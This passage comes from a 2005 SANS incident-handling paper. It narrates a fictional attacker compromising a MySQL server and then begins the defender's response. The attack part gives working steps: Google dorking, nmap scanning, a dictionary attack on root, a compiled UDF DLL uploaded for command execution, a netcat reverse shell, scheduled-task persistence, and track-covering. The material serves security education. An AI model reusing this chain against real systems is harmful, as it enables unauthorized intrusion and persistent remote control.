


Figure 21. Identifying MySQL targets using Google.

The purpose of this first half of the query, "inurl:server_privileges.php", is to list all hosts that have phpMyAdmin installed and accessible from the Internet. The 'server_privileges.php' page of the phpMyAdmin tool also identifies the name or IP of the host that it is configured to administer. So, the intent of the second half of the query string, "localhost", is to filter only those hosts that have phpMyAdmin installed on the same system as their MySQL database is installed. At the time this paper was authored, almost 600 potential targets where identifiable using this technique, as shown in Figure 21.

[15] "The phpMyAdmin Project." PhpMyAdmin Development Team. May 30, 2005. <http://www.phpmyadmin.net>

© SANS Institute 2000 - 2005 Author retains full rights.

The 'server_privileges.php' page in particular also reveals a great deal of information about the database accounts on the target host. It lists the database accounts, the host each can be accessed from, whether or not each account is password protected, and the privileges available to each.

By accessing Google's cached copy of the resulting list, David can compile a list of potential targets without having to establish network communications with the targets themselves. This allows David to conduct his reconnaissance while being completely undetected by the target organizations.

3.2. Scanning

Now that David has compiled a list of potential targets, he must perform a simple scan on each to verify that the MySQL service is accessible remotely. He does this by running a simple scan, as shown in Figure 22, using Nmap[16], a popular open source network security scanner.

```
[root@davespc root]# nmap -sS -sV -vv 10.10.10.100

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at
2005-05-17 22:44 EDT
Initiating SYN Stealth Scan against 10.10.10.100 [1660
ports] at 22:44
Discovered open port 3306/tcp on 10.10.10.100
Discovered open port 80/tcp on 10.10.10.100
The SYN Stealth Scan took 3.99s to scan 1660 total
ports.
Initiating service scan against 2 services on
10.10.10.100 at 22:44
The service scan took 5.19s to scan 2 services on 1
host.
Host 10.10.10.100 appears to be up ... good.
Interesting ports on 10.10.10.100:
(The 1658 ports scanned but not shown below are in
state: closed)
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.0.53
((Win32))
3306/tcp open  mysql        MySQL 4.1.10-nt-log
MAC Address: 00:10:B5:78:08:E3 (Accton Technology)

Nmap run completed -- 1 IP address (1 host up) scanned
in 10.667 seconds
[root@davespc root]#
```

Figure 22. Scanning the target using nmap.

[16] Fyodor. "Nmap." May 30, 2005. <http://www.insecure.org/nmap/>

© SANS Institute 2000 - 2005 Author retains full rights.

Using nmap, as in the above example, David can learn a great deal about his target. In this particular he example, he first is able to verify that the target host does allow remote connects to the MySQL Service. Also, because he utilized the '-sV' parameter, he is able to tell the version of the service as well as the platform that it runs on. In this case, it appears to be Microsoft Windows XP.

David's scanning is not complete at this point. He must also be able to identify and access a user that has INSERT privilege on the 'mysql' database. As most MySQL implementations have a 'root' account with any privilege that he ask for, he decides to try to access it first using a simple dictionary attack. He accomplishes this by using the simple Perl script that I wrote, get_db_passwd.pl, which can be found in Section 5.1 of this paper. This script simply ingests a dictionary file of commonly used passwords and attempts to connect to a given MySQL server on a given port as a given user with each. Upon successful connection, the script reveals the user's password and exits. The usage of get_db_passwd.pl is as shown in Figure 23.

```
USAGE: ./get_db_passwd.pl <DICTIONARY_FILE> <USER_NAME>
<TARGET_HOST_NAME>
```

Figure 23. get_db_passwd.pl usage details.

David obtains a simple dictionary file from the Openwall Project[17], the maintainers of john the ripper, a popular password cracker tool. The file that he downloads is named 'password'. From his Linux host, he then runs the scripts against his newly identified target as shown in Figure 24.

```
[root@davespc root]#  ./get_db_passwd.pl password root
10.10.10.100
Password for root@10.10.10.100:3306 is "secret"
Password found in 4 seconds.
[root@davespc root]#
```

Figure 24. Running get_db_passwd.pl.

Lucky for David, the database administrators on the target victim host not only failed to rename the 'root' account, they also chose a weak password to protect it. David is satisfied with his results of the above scan and chooses the host with the IP of 10.10.10.100 as his target.

3.3. Exploiting the System

To exploit the target victim host, David will have to code and compile a dynamic

[17] "Openwall wordlists collection." Openwall Project. May 30, 2005. <http://www.openwall.com/wordlists/>

© SANS Institute 2000 - 2005 Author retains full rights.

library to place and use on it. He chooses to base his on Ivaldi's proof of concept,[18] which will allow him to execute any executable on the remote host. Ivaldi's proof of concept was only designed and tested on a UNIX variant. Since the target host platform is Windows XP, David will have modify it slightly and compile it on a Windows XP host of his own.

To compile the dynamic library, David uses Microsoft Visual C++ v6.0. He places the files udf_exploit.cpp, udf_exploit.dsp, and udf_exploit.dsw in a folder on his Windows XP host. These files are available in the Extras portion of this paper in Section 5.2 through Section 5.4. David opens Visual C++ by double-clicking on the udf_exploit.dsw file.

Before compiling, he must first disable the pre-compiled headers. This is accomplished by selecting Project ➔ Settings, which brings up the 'Project Settings' dialog. Then ensure that 'Win32 Release' is selected in the 'Settings For:' field as shown in Figure 25.




Figure 25. Ensure 'Settings For:' is set to 'Win32 Release'.

Then click on the 'C/C++' tab. Ensure that the 'Precompiled Headers' is set in the 'Category:' field. Then click on the radio button next to 'Not using precompiled headers.' At this point the dialog should look as shown in Figure 26. Click on 'OK' when complete.

[18] Ivaldi, Marco. "raptor_udf.c - dynamic library for do_system() MySQL UDF." December 4, 2004. May 30, 2005. < http://www.0xdeadbeef.info/exploits/raptor_udf.c>

© SANS Institute 2000 - 2005 Author retains full rights.




Figure 26. Turn off precompiled headers.

Now the active configuration needs to be changed to 'Win32 Release'. This is done by selecting Build ➔ Set Active Configuration which will bring up the 'Set Active Configuration' dialog. Select 'udf_exploit – Win32 Release' as shown in Figure 27 and click 'OK'.




Figure 27. Change active configuration to 'Win32 Release'.

The final step in creating the dynamic library is to build it. Simply simply pressing the 'F7' key does this. Upon successful build, the library should be located in the same directory as the source file was place with the name 'udf_exploit.dll'.

The dynamic library is now ready for transfer to the target host. David copies the file to his Linux host, which runs a copy of mysqld locally. He runs the set of commands discussed earlier to prepare the file for transfer using the "LOAD

© SANS Institute 2000 - 2005 Author retains full rights.

DATA LOCAL INFILE …" command as shown in Figure 28.

```
mysql> create table mysql.foo(bar mediumblob);
Query OK, 0 rows affected (0.00 sec)

mysql> insert into mysql.foo
    -> values(load_file('/tmp/udf_exploit.dll'));
Query OK, 1 row affected (0.02 sec)

mysql> select * into outfile
    -> '/tmp/udf_exploit.out'
    -> from mysql.foo;
Query OK, 1 row affected (0.04 sec)

mysql>
```

Figure 28. Prepare dynamic library for transfer.

After the dynamic library has been prepared as shown above, David connects to the remote host as the 'root' user, transfers the dynamic library to the target victim host's filesystem, and defines the function as shown in Figure 29.

```
[root@davespc root]# mysql -u root --password=secret -h
10.10.10.100
Welcome to the MySQL monitor.  Commands end with ; or
\g.
Your MySQL connection id is 35 to server version: 4.1.10-
nt-log

Type 'help;' or '\h' for help. Type '\c' to clear the
buffer.

mysql> create table mysql.foo(bar mediumblob);
Query OK, 0 rows affected (0.14 sec)

mysql> load data local infile
    -> '/tmp/udf_exploit.out'
    -> into table mysql.foo;
Query OK, 1 row affected (0.46 sec)
Records: 1  Deleted: 0  Skipped: 0  Warnings: 0

mysql> select * from mysql.foo into dumpfile
    -> 'c:\\udf_exploit.dll';
Query OK, 1 row affected (0.04 sec)

mysql> create function do_system returns integer
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
    -> soname 'c:\\udf_exploit.dll';
Query OK, 0 rows affected (0.09 sec)

mysql> select * from mysql.func;
+-----------+-----+--------------------+----------+
| name      | ret | dl                 | type     |
+-----------+-----+--------------------+----------+
| do_system |   2 | c:\udf_exploit.dll | function |
+-----------+-----+--------------------+----------+
1 row in set (0.02 sec)

mysql>
```

Figure 29. Connect to the victim host, transfer the dynamic library, and define the function.

Now David can has the ability to run any command that he chooses on the remote system. Before he does that, he is first going to transfer a copy of netcat[19] to the victim host to obtain a shell on the target host. Netcat is a very useful tool that allows an attacker to transfer files or open shells across platforms. This transfer is done very much in the same way the dynamic library was transferred to the victim host. After preparing the file for transfer on a local instance of mysqld, as was done for the dynamic library in Figure 28, the file is then transferred to the remote system as shown in Figure 30.

[19] Hobbit. "netcat (Windows)." Security Focus. October 22, 2001. May 30, 2005. <http://www.securityfocus.com/tools/139/scoreit>

© SANS Institute 2000 - 2005 Author retains full rights.




Figure 30. Transfer netcat to victim host.

After transferring a copy of netcat, David opens a listener on his local Linux host using the command shown in Figure 31.

```
[root@davespc root]# ./nc -l -p 80
```

Figure 31. Opening a netcat listener.

David chooses to run the listener on port 80. Outgoing traffic traveling across this port will most likely be allowed by the target organization's firewall as 80/tcp is the port reserved for HTTP traffic.

After setting up the listener on his local host, David shovels a shell from the remote system by issuing commands in mysql as shown in Figure 32.




Figure 32. Shovel a shell from the target victim host through mysql.

The command should hang, but the terminal in which David started the listener

© SANS Institute 2000 - 2005 Author retains full rights.

as in Figure 31, should now look similar to Figure 33.




Figure 33. Shoveled shell.

With access to a remote terminal shell on the victim host, David now has virtually limitless potential to what he can perform next.

3.4. Network Diagram

Figure 34 illustrates the lab environment in which the exploit was tested.

© SANS Institute 2000 - 2005, Author retains full rights.




Figure 34. Lab Environment Network Diagram

3.5. Keeping Access

David's method of keeping access is very simple. He will schedule the netcat command to attempt to shovel a shell to his workstation daily at 2:00AM over port 80. As illustrated in Figure 35, he does this by first echoing the netcat command to a batch file. Then he uses the 'schtasks' command-line utility, which is native to XP, to schedule the event.

© SANS Institute 2000 - 2005 Author retains full rights.




Figure 35. Create batch file and schedule.

3.6. Covering Tracks

To cover his tracks, David removes the two tables that he added to the 'mysql' database as shown in Figure 36.

```
mysql> drop table mysql.foo;
Query OK, 1 row affected (0.03 sec)

mysql> drop table mysql.foo2;
Query OK, 1 row affected (0.01 sec)
```

Figure 36. Drop Tables.

David also had made sure to not connect to the victim host directly from his own workstation. To make it much more difficult to trace the communications back to him, he did all his work from a host he had previously compromised. This is also where the victimized host will attempt to communicate at 2:00AM each day.

© SANS Institute 2000 - 2005 Author retains full rights.

4. The Incident Handling Process

4.1. Preparation

Software Corp, the organization who owns the database server that was victimized by David, is a medium-sized software company. About ten people staff the company's information technology department. One member of the IT staff, Jack, has a security focus on the team.

Software Corp has identified a multi-disciplinary team to call upon when an incident occurs consisting of security administrators, system administrators, network administrators, database administrators, human resources personnel, and legal counsel. All core team members are assigned PGP keys to be used for all communications made via electronic mail during an incident. In addition to the core incident handling team, Software Corp has also compiled a list of the organization's information assets and primary and secondary points of contact that are knowledgeable about each. These people are needed for their subject matter expertise, as they may be able to offer insight to handlers that can only be obtained by someone who has a critical stake in the asset.

The organization has established the following detective mechanisms within their information infrastructure:

- Network Intrusion Detection System (NIDS) – one Snort[20] sensor placed between the border router and the firewall.
- File system integrity checking – in place on all systems located within the DMZ using Osiris[21], a freeware utility, to monitor the integrity of critical system files.
- Central logging – logs from all systems located on the DMZ are sent to a central log server via SYSLOG for archival and exploitation.
- User reporting – submitted by employees to the help desk via the web, email, or over the phone.

Upon detection of a possible incident, the detection details are forwarded on to the first tier members of the core incident handling team for initial investigation. If the investigator determines that the event is indeed an incident he/she informs core incident response team's leadership and begins the incident handling process.

To assist with on-site response, all incident handlers maintain a jumpbag containing the following items.

- 4 port network hub

[20] "Snort." Sourcefire. May 30, 2005. <http://www.snort.org>
[21] Wotring, Brian. "Osiris | Host Integrity Monitoring." Hostintegrity.com. May 30,2005. <http://www.hostintegrity.com/osiris>

© SANS Institute 2000 - 2005 Author retains full rights.

- Network cables - cross-over and straight-through.
- Notebooks with numbered pages
- Fresh media – CD-Rs & Tapes
- External USB 120GB IDE Hard Drive.
- Dual-boot laptop (Linux/Windows) w/VM-ware installed.
- Media containing the following
  - Helix[22] – a freely available computer forensics suite.
  - dd, windd, netcat, TCPView[23], & Fport[24] on floppies & CD.
- Company directory – print version.
- Incident handling forms and checklists.
- Business cards.

Software Corp has implemented a password policy that defines how passwords for all accounts on the organization's information infrastructure should be defined and maintained. Passwords for accounts on all systems are required to meet the following requirements.

- Must be at least eight characters in length
- Must contain both upper- and lower-case alphabetic characters
- Must contain at least one number and/or special character like !@#$%^&*()_-[]{}|\:";'<>?,./~`+=
- Must not closely or exactly match a dictionary word
- Passwords must be changed every 180 days
- New passwords cannot match one of the last five passwords used.
- After a password is changed, it cannot be changed again for another 3 days.

The IT manager must approve all exceptions to the above policy in writing. The password policy must be enforced using automated means, whenever possible. In cases where automated password policy enforcement mechanisms do not exist, password requirements must be enforced manually.

4.2. Identification

Jack is the first member of the incident handling team to arrive around 7:00AM on the morning of the attack. Upon logging into his workstation, he first peruses the alerts produced by the Snort IDS from the night before. The following entries in Figure 37 first caught his attention, indicating a port scan had taken place on the development database server.

[22] "Helix." E-fense. May 30, 2005. <http://e-fense.com/helix>
[23] Russinovich, Mark. "TCPView." Sysinternals. May 30, 2005. <http://www.sysinternals.com/ntw2k/source/tcpview.shtml>
[24] "Fport." Foundstone, Inc. May 30, 2005. <http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/fport.htm>

© SANS Institute 2000 - 2005 Author retains full rights.

```
[**] [1:469:1] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority:
2]
05/05-23:55:27.602854 10.10.10.102 -> 10.10.10.100
ICMP TTL:38 TOS:0x0 ID:58009 IpLen:20 DgmLen:28
Type:8  Code:0  ID:6232   Seq:50941  ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [100:1:1] spp_portscan: PORTSCAN DETECTED from
10.10.10.102 (THRESHOLD 4 connections exceeded in 0
seconds) [**]
05/05-23:55:27.892745

[**] [1:618:1] INFO - Possible Squid Scan [**]
[Classification: Attempted Information Leak] [Priority:
2]
05/05-23:55:29.799964 10.10.10.102:45481 ->
10.10.10.100:3128
TCP TTL:44 TOS:0x0 ID:50346 IpLen:20 DgmLen:40
******S* Seq: 0x2F6909FA  Ack: 0x0  Win: 0x400  TcpLen:
20

[**] [1:615:1] SCAN Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority:
2]
05/05-23:55:30.657169 10.10.10.102:45481 ->
10.10.10.100:1080
TCP TTL:53 TOS:0x0 ID:42192 IpLen:20 DgmLen:40
******S* Seq: 0x2F6909FA  Ack: 0x0  Win: 0x800  TcpLen:
20
```

Figure 37. Snort Logs - port scan.

Filtering on only those alerts with the IP address of the database server, Jack also discovered the alert shown in Figure 38. This alert was especially peculiar because it indicated that the database server was requesting HTTP (80/tcp) traffic. That should not occur because it is not used as a workstation, especially well outside of normal business hours.

```
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
05/06-04:01:33.931762 10.10.10.100:1082 ->
10.10.10.102:80
TCP TTL:128 TOS:0x0 ID:57414 IpLen:20 DgmLen:169 DF
***AP*** Seq: 0x9DD1C625  Ack: 0x149A362E  Win: 0x441F
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
TcpLen: 20
```

Figure 38. Snort logs – outbound HTTP traffic?

After a brief phone conversation with members of the development team responsible for the database server, Jack confirms that the database server has no need to make outbound HTTP requests and that their entire team had all gone home by 6:00PM the previous day. At this point, the situation seems to be becoming increasingly more suspect, so he begins to document the progress of his investigation in his notebook.

Since the database server is not far from his desk, Jack grabs his jumpbag, walks up to the server, and logs on directly to the workstation terminal. He runs the 'netstat –an' command as shown in Figure 39.

